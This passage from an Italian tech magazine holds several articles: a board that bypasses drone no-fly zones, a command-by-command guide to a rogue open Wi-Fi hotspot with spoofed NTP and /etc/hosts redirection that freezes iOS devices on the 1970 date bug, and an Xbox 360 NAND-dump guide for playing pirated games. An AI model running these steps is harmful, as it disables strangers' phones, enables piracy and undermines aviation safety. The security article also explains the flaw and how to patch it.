Le no-fly zone continuano a far discutere i numerosi piloti e appassionati di droni che, in queste regole, riscontrano pesanti limitazioni alla loro libertà di volo. Su Internet sono quindi comparse alcune schede elettroniche che, una volta installate nel drone, permettono di ignorare le limitazioni imposte dalle no-fly zone. In particolare, i piloti più spregiudicati acquistano la scheda NFZ per Phantom 3 PRO/ADV acquistabile su diversi siti Internet al prezzo di circa 250 euro. La scheda, una volta collegata alla scheda madre del drone mediante i cavetti forniti in dotazione, permette di volare utilizzando il posizionamento GPS anche all'interno delle zone NFZ. In modalità di funzionamento predefinita, l'app DJI Go disattiva come impostazione predefinita la modalità di volo NFZ; mediante la scheda, invece, è possibile di fatto riprogrammare il firmware del drone per disattivare la modalità di volo direttamente dal radiocomando mediante l'app di controllo. Installare la scheda sul proprio drone non è semplice, in quanto un collegamento sbagliato rischia di mandare in corto circuito la scheda madre con conseguente danneggiamento irreparabile del velivolo. Su YouTube, comuqnue, non mancano i videotutorial che guidano i piloti nelle operazioni più delicate. Quello che stupisce è il numero particolarmente elevato di utenti che hanno visualizzato queste guide, segno che le limitazioni per le no-fly zone non sono ben viste dagli appassionati di droni!



La NFZ per Phantom 3 è una scheda elettrinica che, collegata alla scheda madre del Phantom 3, permette di riprogrammare il drone allo scopo di consentire il volo anche sulle no-fly zone.

Un pirata ci ha mostrato quanto è facile prendere il controllo remoto di qualunque dispositivo iOS

Così entro nel tuo iPhone

ATTENZIONE!
Ricordiamo che violare le reti altrui è un reato perseguibile penalmente dalla legge italiana (art. 615-ter del codice penale). Le procedure da noi descritte, pertanto, devono essere utilizzate esclusivamente al fine di testare la sicurezza della propria rete locale Wi-Fi e, intervenendo sulle impostazioni dei dispositivi, renderla invulnerabile a qualsiasi attacco esterno.


Un bug dei sistemi iOS 8 permetteva ad un pirata la costruzione di una "no-iOS zone" sfruttando la propria connessione Wi-Fi: in pratica, al pirata bastava offrire un hotspot privo di password e fornire, alla connessione, un certificato di sicurezza contraffatto. Questo mandava in crash il sistema operativo di Apple che smetteva di funzionare fintanto che il dispositivo rimaneva nel raggio di azione dell'antenna Wi-Fi del pirata. Poche settimane fa è stato scoperto un altro bug, stavolta presente anche nella versione 9 di iOS, capace di bloccare il sistema. Le radici di questo bug sono piuttosto antiche: risalgono al giorno 1 gennaio 1970.


Di cosa si tratta?


Al giorno d'oggi siamo in grado di misurare il tempo in modo molto preciso grazie agli orologi atomici, ma è necessario disporre di un sistema di comunicazione dell'orario molto rapido ed efficiente a cui tutti possano accedere: le reti di computer svolgono egregiamente questo compito grazie ai server NTP che trasmettono continuamente l'ora esatta. Per renderlo comprensibile da chiunque, inoltre, l'orario viene comunicato con un singolo numero facile da trasmettere, memorizzare e manipolare. Come? Gli ideatori di Unix hanno risolto il problema contando i secondi che trascorrono da un preciso momento e cioè dall'1 gennaio

A Gli strumenti software del pirata

Per creare e configurare un hotspot Wi-Fi malevolo con cui attirare le sue potenziali vittime, lo smanettone malintenzionato ha bisogno del sistema operativo Kali Linux che utilizzerà da una semplice chiavetta USB.







La pendrive con Kali

1 Il pirata scarica innanzitutto l'immagine ISO della distro Kali Linux da Internet e usa il tool *Win32Diskimager* per scriverla su una chiavetta USB. Inserita la pendrive nel PC che userà come finto router, il pirata lo avvia dalla porta USB e preme *Invio* per far partire il caricamento del sistema.

Configurazioni di rete

2 Dal desktop di Kali il pirata clicca sull'icona del network manager nella barra degli strumenti: nell'elenco delle connessioni clicca sulla chiave inglese e cerca la rete Ethernet che rappresenta la connessione tra il suo PC ed il router domestico e ha un metodo *IPv4* di tipo *Automatic*.

La trappola è pronta

3 Il pirata aggiunge una nuova connessione senza fili scegliendo la versione condivisa affinché il PC si comporti come hotspot Wi-Fi. Come SSID il pirata sceglie un nome standard come *attwifi* usato da molti hotspot pubblici per far sì che alcuni dispositivi si connettano automaticamente.


1970, alle ore 00:00:00. Il tempo viene misurato sempre in riferimento a questa data. Tutto va bene finché i programmatori non commettono qualche errore. Che poi è quello che è successo ai programmatori Apple: se per qualche motivo la data attuale viene impostata al giorno di riferimento Unix, il sistema si ritrova a lavorare con 0 secondi. E siccome i programmatori non hanno previsto alcun meccanismo di controllo, tutte le operazioni matematiche fallirebbero, mandando in tilt i dispositivi Apple!

COSÌ IL PIRATA COLLEGA UN'ANTENNA WI-FI

L'idea del pirata è di costruire una "no iOS zone" sfruttando una rete Wi-Fi malevola capace di bloccare i dispositivi mobili di Apple. Questo significa che l'area in cui non potranno essere presenti dispositivi iOS sarà tanto maggiore quanto più grande sarà il raggio coperto dall'antenna. In genere le antenne integrate nei portatili hanno poca potenza: per tale motivo spesso i pirati si rivolgono a delle antenne USB che coprono un raggio molto maggiore. Naturalmente si deve anche considerare che la normativa europea precisa dei limiti piuttosto stringenti per quanto riguarda la potenza delle antenne (proprio per evitare interferenze a lungo raggio). Ma ai pirati poco importa! Esistono in commercio antenne con potenze superiori ai 100 mW, il limite normativo, e sono progettate per situazioni difficili come edifici con muri molto spessi. Un esempio è la Alfa AWUS036H (www.winmagazine.it/link/3507). Acquistare queste antenne non è un reato, utilizzarle per interferire con altri dispositivi sì.


B Il server misura il tempo

Grazie ad un server NTP capace di inviare un orario errato, il pirata può fornire ai dispositivi Apple che si collegano al suo hotspot Wi-Fi malevolo la data critica 1 Jan 1970, mandandoli immediatamente in blocco.




La rete condivisa

1 Nella finestra di configurazione della rete in Kali Linux, il pirata si assicura che la sicurezza sia impostata a *None*, così che non ci sia alcuna password di accesso. Verifica poi che la scheda *IPv4* abbia il valore *Method* impostato a *Shared to other computers*. La connessione è pronta.



Un nuovo terminale

2 Il pirata deve ora abilitare l'inoltro del traffico Internet tra la scheda Wi-Fi e la scheda Ethernet del suo PC. Per farlo apre un *Terminale* e da il comando *sudo sysctl -w net.ipv4.ip_forward=1* seguito da *Invio*. Se ha configurato tutto correttamente, il comando non dovrebbe dare nessuna risposta.



Un firewall ad hoc

3 Il pirata configura anche il firewall di Linux affinché si occupi di dirigere correttamente i pacchetti della connessione: se non lo facesse, le vittime si accorgerebbero di non riuscire a navigare sul Web. Il comando è *sudo iptables-t nat -A POSTROUTING -o eth0 -j MASQUERADE*.

Un server da attivare

4 Prima di procedere oltre con la configurazione, il pirata pulisce il terminale dando il comando *clear* seguito da *Invio* e scarica il programma JANS con il comando *wget https://www.vanheusden.com/time/jans/jans-0.4.tgz*. Si tratta del server NTP utilizzabile per lo spoofing.

Tutti i file che servono

5 Terminato il download, il pirata provvede ad estrarre il contenuto dell'archivio compresso contenente il server con il comando *tar -xvf jans-0.4.tgz*. Il comando dovrebbe presentare l'elenco dei file estratti, racchiusi in una cartella. Il pirata entra nella cartella con il comando *cd jans-0.4*.

Una verifica finale

6 Il programma deve ora essere compilato per renderlo funzionante: il pirata può farlo con il comando *make*. Potrebbe ottenere alcuni messaggi di avvertimento (*warning*) ma nessun errore. Basta dare poi il comando *ls -l jans* per verificare che sia stato realizzato il file eseguibile chiamato *jans*.


BUONI CONSIGLI

CORRERE AI RIPARI

Se il nostro iPhone o iPad è già stato compromesso dal bug analizzato nell'articolo e non si avvia più, purtroppo non esistono metodi casalinghi per risolvere il problema. Alcuni utenti hanno riferito di essere riusciti ad eseguire un ripristino con iTunes dopo avere scollegato la batteria, ma questo invalida la garanzia. Il consiglio migliore è di recarsi presso un Apple Store per chiedere assistenza.

C I dati vengono dirottati

I dispositivi Apple sono configurati per contattare sempre lo stesso server NTP quando devono sincronizzare l'orologio. Il pirata sa però come reindirizzare le connessioni sul proprio computer.





Ecco l'ora sbagliata

1 Il pirata può avviare il proprio server NTP con una data falsa: deve dare il comando *date -s "1 JAN 1970 00:00:00" && ./jans -t constant*. Nel caso avesse più schede Wi-Fi può indicare quella da utilizzare aggiungendo al comando il parametro *-I wlan0*. La porta predefinita è sempre *123*.

Connessioni dirottate

2 Non è finita: il pirata in questo momento ha un server NTP fasullo, ma deve ancora convincere le vittime che il suo server NTP sia in realtà quello di Apple. Per farlo, dovrà modificare il file */etc/hosts* che permette di aggirare i DNS dell'utente. Basta dare il comando *sudo nano /etc/hosts*.





Un finto server Apple

3 In un punto qualsiasi del file è sufficiente aggiungere le righe *127.0.0.1 time.apple.com* e *127.0.0.1 pool.ntp.org*. Eventualmente, per evitare problemi di riferimento, il pirata può sostituire a *127.0.0.1* il proprio indirizzo IP Wi-Fi (che trova dando il comando *ifconfig wlan0* da *Terminale*).

Pensare agli attacchi futuri

4 Il file così modificato può poi essere salvato premendo *Ctrl+O* e dando *Invio*. Per chiudere l'editor di testo il pirata preme *Ctrl+X*. Non gli rimane che attendere che i malcapitati si colleghino alla rete: il pirata può controllare il traffico del Wi-Fi con il comando *sudo tcpdump -X -i wlan0*.

ECCO COME AGGIORNARE IOS PER METTERCI AL SICURO

Abbiamo visto quanto è facile per un pirata bloccare un dispositivo Apple mediante un hotspot Wi-Fi malevolo creato ad hoc sfruttando una vulnerabilità di iOS. Per fortuna il problema è stato risolto nella versione 9.3 del sistema operativo. La soluzione più semplice è dunque l'aggiornamento del sistema. Ma questa non è l'unica opzione: il problema infatti non si presenterebbe se si evitasse la connessione automatica a reti non protette da chiavi WPA2 od altre forme di crittografia. In generale, una rete sprovvista di password non è una buona idea: anche ammettendo che la rete non sia stata costruita da un pirata appositamente per attirare utenti che può poi spiare o danneggiare in qualche modo, esiste comunque la fondata possibilità che tale rete venga intercettata da un pirata che desidera leggere le comunicazioni di tutti gli utenti. È buona norma, quindi, disabilitare la connessione automatica del Wi-Fi tranne che per le reti della cui sicurezza siamo certi.

Win Magazine

Idee, trucchi, consigli e guide pratiche per fare con il PC tutto ciò che vuoi!

La rivista di informatica e tecnologia più venduta in ITALIA

OGNI MESE IN EDICOLA

EDIZIONI MASTER

Console: upgrade sblocca-tutto

Così i pirati aggiornano le Xbox modificate per continuare a giocare gratis con i nuovi titoli e divertirsi con la Kinect

La nascita e l'evoluzione delle console di gioco sono fenomeni tipici degli ultimi 40 anni della nostra storia e queste macchine delle meraviglie rappresentano oggi il 40% dell'intero mercato videoludico. Questo porta le grandi case produttrici di console, come Microsoft e Sony, a puntare molto su questo settore, proponendo agli utenti hardware sempre più potenti in grado di riprodurre esperienze di gioco realistiche e al passo con le produzioni delle software house di videogiochi. Una delle più grandi spine nel fianco per le aziende produttrici di console è però lo sviluppo, da parte di esperti hacker, di modifiche (hardware o software) che permettono di eseguire copie di backup di giochi scaricati dal Web direttamente sulla console senza la necessità, naturalmente, di acquistare il titolo.

Tutto inizia con la Playstation

Dalla prima Playstation in poi, lanciata sul mercato nel 1994, gli hacker sono sempre riusciti a modificare le console anche quelle di nuova generazione. Naturalmente, le case produttrici non sono rimaste a guardare e sono sempre corse ai ripari aggiornando software e dashboard dei propri dispositivi in modo da prevenire eventuali hack del sistema e rendendo questi aggiornamenti necessari al corretto avvio dei giochi e prevenendo, di fatto, la possibilità di avviare i backup con sistemi modificati. I pirati delle console, quindi, una volta effettuata la loro modifica, non possono restare tranquilli

ATTENZIONE!

Al momento, in Italia non c'è un preciso orientamento legislativo in merito alla modifica delle console di gioco. Le nostre corti di giustizia considerano l'applicazione dei cosiddetti modchip e, più in generale, le modifiche per le console da gioco come illecite per violazione dell'art. 171-ter della nostra legge sul diritto d'autore. Molte sono invece le posizioni dottrinali opposte, le quali valutano i modchip come importanti strumenti per garantire interoperabilità e incentivare gli sviluppatori indipendenti. É opportuno comunque precisare che Win Magazine non si schiera ovviamente a favore della pirateria: le procedure mostrate nell'articolo non vengono volutamente pubblicate in maniera dettagliata per non consentire di mettere in pratica la modifica della console.

COSÌ I PIRATI AGGIORNANO LE

1


IL TASTO SEGRETO PER AVVIARE LA PERIFERICA
Il pirata avvia la console utilizzando il tasto ***Eject*** e attende la fase di caricamento alternativo alla classica dashboard. Al termine, tramite computer, si collegherà all'Xbox digitando nel browser l'indirizzo IP della console per ricavare la ***CPU KEY***, il codice identificativo di ogni Xbox.

LE PRINCIPALI MODIFICHE CHE SI POSSONO APPORTARE SULL'XBOX 360


TIPO DI MODIFICA	DESCRIZIONE	VANTAGGI	SVANTAGGI
FLASH DEL LETTORE	Consiste nella riscrittura, tramite software, del firmware originale del lettore; lo stesso firmware viene sostituito con uno preparato "ad hoc", che permetta la riproduzione di ISO masterizzate su DVD+R DL.	• Immediatezza di utilizzo • Permette il gioco online (non è garantita la NON esclusione dal LIVE ufficiale)	• Compatibilità limitata con alcuni giochi • Deve essere aggiornato ad ogni avvento di nuove protezioni inserite sui giochi • Richiede un materizzatore compatibile con tali firmware
RESET GLITCH HACK	Viene sfruttato un impulso (il glitch), creato ed implementato da un Hardware installato (il Glitcher) dentro la console, al fine di poter "inserire", durante la procedura di avvio della macchina, un codice non firmato che, una volta avviato, permetta la riproduzione di software non firmato dal produttore.	• Permette la riproduzione da Hard Disk, interno od esterno, di codice non firmato, Backup dei propri giochi originali, Emulatori di retroconsole, homebrew ed applicazione di terze parti • Permette un pieno controllo e la regolazione della temperatura di utilizzo della console • Non sono strettamente necessari aggiornamenti successivi all'installazione	• Non permette il gioco Online • Ha tempi di avvio variabili (da 30 secondi a 2 minuti dall'accensione della console)
EMULATORI DEL LETTORE ODE	Viene sfruttato un hardware che emula il lettore della console e permette la riproduzione di ISO da Hard Disk USB esterni.	• È disattivabile • È di immediato utilizzo • Permette di effettuare aggiornamenti ufficiali (disattivandolo) • Permette il gioco online (Non è però garantita la NON esclusione dal LIVE ufficiale)	• Non permette la riproduzione di software non firmato • Non permette l'esecuzione di emulatori od Homebrew • Il costo dell'emulatore
MULTI NAND RGH	Alla modifica RGH citata prima viene aggiunta una o più modalità di avvio. In tal maniera è possibile avviare la console anche in modalità originale e godere dei benefici che ne conseguono.	• Permette la riproduzione da Hard Disk, interno od esterno, di codice non firmato, Backup dei propri giochi originali, Emulatori di retroconsole, homebrew ed applicazione di terze parti • Permette un pieno controllo e la regolazione della temperatura di utilizzo della console • Permette, in modalità originale, di effettuare aggiornamenti ufficiali sulla console • Permette il gioco Online in modalità originale (non è pero' garantita la NON esclusione dal LIVE ufficiale)	• Ha tempi di avvio variabili (da 30 secondi a 2 minuti dall'accensione della console)

ma anzi, al contrario, devono mantenere la loro macchina da gioco sempre aggiornata. Dovranno verificare periodicamente l'uscita in Rete di eventuali upgrade della dashboard che consentano loro di giocare anche ai videogiochi appena usciti sul mercato o di usare la kinect senza problemi. Una procedura piuttosto delicata ma che, nel caso della Xbox 360, è anche abbastanza semplice da eseguire: al pirata, infatti, bastano una chiavetta USB, sulla quale copiare i tool necessari per completare la modifica, e la cosiddetta chiave CPUKEY.

XBOX MODIFICATE



IL TOOL MAGICO PER LA MODIFICA
A questo punto lo smanettone delle console di gioco scarica sul proprio computer il tool Simple 360 NAND Flasher, lo scompatta in una cartella dell'hard disk e copia su di una chiavetta USB (opportunamente formatta in FAT32) il file ***Default.xex***.




CHE IL DUMP DELLA MEMORIA ABBIA INIZIO
Inserisce la chiavetta in una porta USB della Xbox e tramite il ***File Manager*** del Freestyle avvia il file ***Default.xex***. Dopo aver eseguito il dump della memoria, sulla pendrive verrà creato il file ***flashdmp.bin***. A questo punto il pirata estrae la chiavetta e la collega nuovamente al PC.


COSÌ I PIRATI AVVIANO I GIOCHI SULLE CONSOLE MODIFICATE

Prima di poter usare la Xbox modificata, il pirata deve opportunamente "trattare" i giochi per consentire alla console di leggerli. Tale procedura cambia a seconda che il gioco viene caricato dall'hard disk interno alla console o da una chiavetta USB.

Avvio giochi da disco


Se la modifica alla Xbox è stata effettuata aggiornando il firmware del lettore ottico, il pirata effettuerà la masterizzazione dei giochi su dischi DVD da 8 GB utilizzando un qualsiasi software di masterizzazione, previa patch con un particolare software facilmente reperibile in Rete. È richiesta una connessione ad Internet durante l'esecuzione del programma. Dopo aver avviato il tool per patchare il gioco, il pirata procederà con il settaggio delle varie opzioni. Al termine, procederà al caricamento del gioco in formato ISO selezionando il file immagine disponibile su disco. Tutta questa procedura serve per rendere le copie di backup il più possibile simili agli originali, onde ce ne fosse bisogno, e quindi di assicurarne il funzionamento su lettori con la modifica firmware. Nei canali underground del Web, generalmente, i giochi si trovano pronti per la masterizzazione e formati da un file ***.ISO*** e da un file ***.DVD*** con lo stesso nome che precede l'estensione. In IMGBURN sarà sufficiente selezionare il file ***.DVD***; il software automaticamente masterizzerà il ***.ISO*** su disco, associandogli alcuni importanti parametri per una scrittura corretta (come il ***LAYERBREAK***).





IL SOFTWARE SBLOCCA CONSOLE CON LA DASHBOARD DENTRO

Il pirata avvia sul PC una versione di J-runner contenente anche l'ultima release della dashboard. Nella schermata principale inserisce la CPU KEY (***Passo 1***), carica il dump ***flashdmp.bin*** da ***Load Source*** e avvia il processo di aggiornamento con il tasto ***Create XeBuild Image***.



ALLA RICERCA DEL NUOVO DUMP

Terminata la fase di upgrade, lo smanettone copia sulla chiavetta il file ***updflash.bin*** creato al ***Passo 4***. Scollega la pendrive dal computer e la collega nuovamente alla Xbox. Dal ***File Manager*** del Freestyle avvierà questa volta il file ***Default.xex***.

Avvio giochi da USB

Nei tipi di modifica in cui è permessa la riproduzione di backup da supporti rimovibili USB è necessario "preparare" questi ultimi affinché vengano riconosciuti dalla console stessa o dall'hardware che li ospita. Nel caso di emulatore del ***Lettore ODE***, il pirata formatta in ***NTFS*** il supporto USB da utilizzare. Dentro la root principale crea una cartella chiamata ***GAMES*** dove andrà a copiare le ISO nude e crude. Mediante alcuni semplici passaggi sull'interfaccia ufficiale (dashboard) della console caricherà il menu di selezione della ISO stessa. Per le modifiche ***Reset Glitch Hack e Multi Nand RGH*** dovrà invece formattare il supporto ***USB*** in ***FAT32*** e creare all'interno una cartella destinata ad ospitare i giochi in formato ***GOD*** o ***folder***. Grazie ad un software di conversione, freeware e reperibile in rete, il pirata trasforma le ISO nude e crude in formati riconosciuti dalla console e le copia sul supporto USB. Al pirata basterà poi selezionarne il percorso di ricerca dall'interfaccia dedicata (***Freeboot***) per ritrovarseli tutti nel catalogo di Freeboot stesso, pronti per essere giocati. ISO2GOD rappresenta il software di conversione per eccellenza preferito dagli smanettoni delle console, sia per la praticità che per la velocità di utilizzo. Caricata l'immagine ISO del gioco il pirata inizia con la conversione e al termine provvede alla copia. Alla fine del processo troverà direttamente il gioco convertito sotto forma di cartella alfanumerica, ovviamente nel percorso precedentemente scelto in ***OUTPUT***. Allo stesso modo è possibile selezionare come destinazione l'hard disk della console, previa connessione in rete di quest'ultima tramite cavo Ethernet. Al pirata basterà poi impostare l'indirizzo IP di quest'ultima ed il gioco è fatto.

COSA VUOL DIRE

DASHBOARD
Indica la versione del sistema operativo presente sulla console. Ad ogni differente versione della dashboard corrisponde una diversa versione del kernel.

CPUKEY
È una chiave esadecimale univoca associata alla CPU della console.


BOOTLOADER
Una delle parti del kernel il cui compito è quello di avviare tutti i componenti software necessari al corretto funzionamento della console.

HOMEBREW
Software realizzati esclusivamente per funzionare su console modificate e non approvati direttamente da Microsoft.

LA MODIFICA DELL'XBOX È SERVITA!
A questo punto il pirata carica sulla console il nuovo dump e attende il completamento della procedura di aggiornamento. Al termine, estrae la chiavetta e avvia normalmente l'Xbox che, per la gioia del pirata, sarà pronta per supportare anche i titoli di nuova generazione.

SE LA KINECT È FUORI USO

Abbiamo visto che i pirati delle console una volta effettuata la loro modifica, non possono restare tranquilli ma sono costretti a mantenere la loro Xbox sempre aggiornata se vogliono continuare a giocare gratis con i nuovi titoli scaricati dalla Rete o se vogliono divertirsi con i giochi che usano la Kinect. Nel caso della Kinect, potrebbe presentarsi a video una schermata di errore che invita il giocatore ad effettuare un upgrade del sistema. Va detto che la Kinect per il corretto funzionamento richiede anche l'aggiornamento Avatar installato. Questo succede principalmente con le Xbox360, con modifica RGH, che a causa dell'aggiornamento della Dashboard Live si ritrovano con una versione della Dash differente rispetto a quella presente nella parte RGH. Per risolvere questi problemi (aggiornamento Kinect più Avatar), il pirata scaricherà da Internet la stessa versione della Dashboard installata sulla propria console. Effettuato il download estrae il contenuto dell'archivio nella cartella **$$systemupdate** e copierà il tutto in una chiavetta USB. Avvia la console (scollegata dalla Rete) con la Dashboard Originale, inserisce la pennetta e attende che la periferica di gioco porti a termine gli aggiornamenti richiesti.






Foto d'autore con l'Arduino!

Ecco come creare un mini robot comandabile da smartphone per realizzare fantastici foto/video in timelapse usando la tua digicam

Cosa ci occorre

